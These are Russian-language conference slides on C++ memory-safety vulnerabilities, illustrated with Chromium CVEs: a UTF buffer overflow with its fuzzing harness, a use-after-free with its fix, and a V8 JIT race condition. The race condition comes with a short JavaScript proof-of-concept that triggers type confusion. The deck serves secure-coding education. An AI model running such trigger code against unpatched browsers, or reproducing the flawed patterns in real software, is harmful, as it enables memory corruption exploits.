

C++ и безопасность: правда ли все так плохо?

Сергей Талантов
Архитектор ПО
Security Champion

“ **NSA** advises organizations to consider making a strategic shift from programming languages that provide no memory protection, such as **C/C++**, to a **memory safe language** when possible. [\[1\]](#)


NSA советует организациям принять стратегическое решение о переходе с незащищенных языков, таких как **C/C++**, на языки с **защитой памяти**, если возможно.

Содержание

Уязвимости

Эксплойты

Митигации



Уязвимости

“ Microsoft revealed at a conference in 2019 that from 2006 to 2018 **70 percent** of their vulnerabilities were due to **memory safety issues**. Google also found a similar percentage of memory safety vulnerabilities over several years in **Chrome**. [\[1\]](#)

Microsoft и Google заявили, что **70%** уязвимостей связано с ошибками работы с памятью.

1. Переполнение буфера

2. Use after free

3. Гонки

4. Не инициализированные переменные

5. Утечка памяти

Уязвимости

1. Переполнение буфера

Доступ к памяти за пределами выделенного буфера



Issue 1346675: Security: UTF chartorune heap-buffer-overflow crash

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-0138>

```
1 // third_party/utf/src/utf/chartorune.c
2
3 // unsecure
4 int chartorune(Rune* r, const char* s);
5
6 // secure
7 int charntorune(Rune *r, const char *s, size_t len);
8
9 // Fuzzing test
10 extern "C" int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size)
11 {
12     Rune r;
13     chartorune(&r, reinterpret_cast<const char *>(data));
14     return 0;
15 }
16
```


На вход подается значение F2 (1111 0010) размером 1 байт.
Старшие биты **11110** означают, что символ требует 4 октета, однако на входе только 1.

Решение:

1. Выпилить код, использующий не безопасную версию
2. Фазинг на безопасную
3. Хук на коммитах, запрещающий использовать не безопасную версию




7000\$ + 1000\$ (за фаззинг тест)

Уязвимости

2. Use-After-Free (UaF)

Повторное использование
освобожденной памяти



Issue 1372695: Security: heap-use-after-free third_party\blink\renderer\core\workers\worker_thread.cc:905 in blink::WorkerThread::PauseOrFreezeOnWorkerThread

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3887>

```
1 void WorkerThread::PauseOrFreezeOnWorkerThread( )
2 {
3     ....
4     std::unique_ptr<scheduler::WorkerScheduler::PauseHandle> pause_handle =
5         GetScheduler()->Pause( );
6     {
7         // Since the nested message loop runner needs to be created and destroyed on
8         // the same thread we allocate and destroy a new message loop runner each
9         // time we pause or freeze. The AutoReset allows a raw ptr to be stored in
10        // the worker thread such that the resume/terminate can quit this runner.
11        std::unique_ptr<Platform::NestedMessageLoopRunner> nested_runner =
12            Platform::Current()->CreateNestedMessageLoopRunner( );
13        base::AutoReset<Platform::NestedMessageLoopRunner*> nested_runner_autoreset(
14            &nested_runner_, nested_runner.get( ));
15        nested_runner->Run( );
16    }
17    GlobalScope( )->SetDefersLoadingForResourceFetchers( LoaderFreezeMode::kNone);
18    ....
19 }
20
```

!!!

```
1 void WorkerThread::PauseOrFreezeOnWorkerThread()  
2 {  
3     ....  
4     std::unique_ptr<scheduler::WorkerScheduler::PauseHandle> pause_handle =  
5         GetScheduler()->Pause();  
6     {  
7         // Since the nested message loop runner needs to be created and destroyed on  
8         // the same thread we allocate and destroy a new message loop runner each  
9         // time we pause or freeze. The AutoReset allows a raw ptr to be stored in  
10        // the worker thread such that the resume/terminate can quit this runner.  
11        std::unique_ptr<Platform::NestedMessageLoopRunner> nested_runner =  
12            Platform::Current()->CreateNestedMessageLoopRunner();  
13        base::AutoReset<Platform::NestedMessageLoopRunner*> nested_runner_autoreset(  
14            &nested_runner_, nested_runner.get());  
15        nested_runner->Run();  
16  
17        auto weak_this = backing_thread_weak_factory_->GetWeakPtr();  
18        // Careful `this` may be destroyed.  
19        if (!weak_this) {  
20            return;  
21        }  
22    }  
23    ....  
24 }  
25
```

Проверка на
живость



7000\$

Уязвимости

3. Состояние гонки

Ошибки синхронизации и
общего доступа к данным



Issue 1369871: Security: Race condition in JSCreateLowering, leading to RCE

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3652>

```
1 function sleep(milliseconds) {
2   var currentTime = new Date().getTime();
3   while (currentTime + milliseconds >= new Date().getTime()) {}
4 }
5
6 function a(f){
7   let c = [1.1,2.2,,4.4];
8   let aaa = Math.log(2);
9   if(f) c[0] = {};
10  return c;
11 }
12
13 for(let i=0;i<4516;i++) a(false);
14 a(false);
15 a(true);
16
17 sleep(1000);
18
19 let ccc = a(false);
20 console.log(ccc[3]);
21
22
```

Массив первоначально содержит вещественные числа.
Math.log здесь нужен, чтобы сделать эту функцию
нагруженной и включить JIT оптимизации


Этот цикл нужен, чтобы компилятор
включил оптимизации

Здесь меняется тип первого элемента – становится
объектом

Здесь тип элемента возвращается, однако **массив будет
думать, что он хранит объекты**

Здесь падение!
Попытка обращения к объекту с битым адресом

V8 интерпретация и компиляция [14]



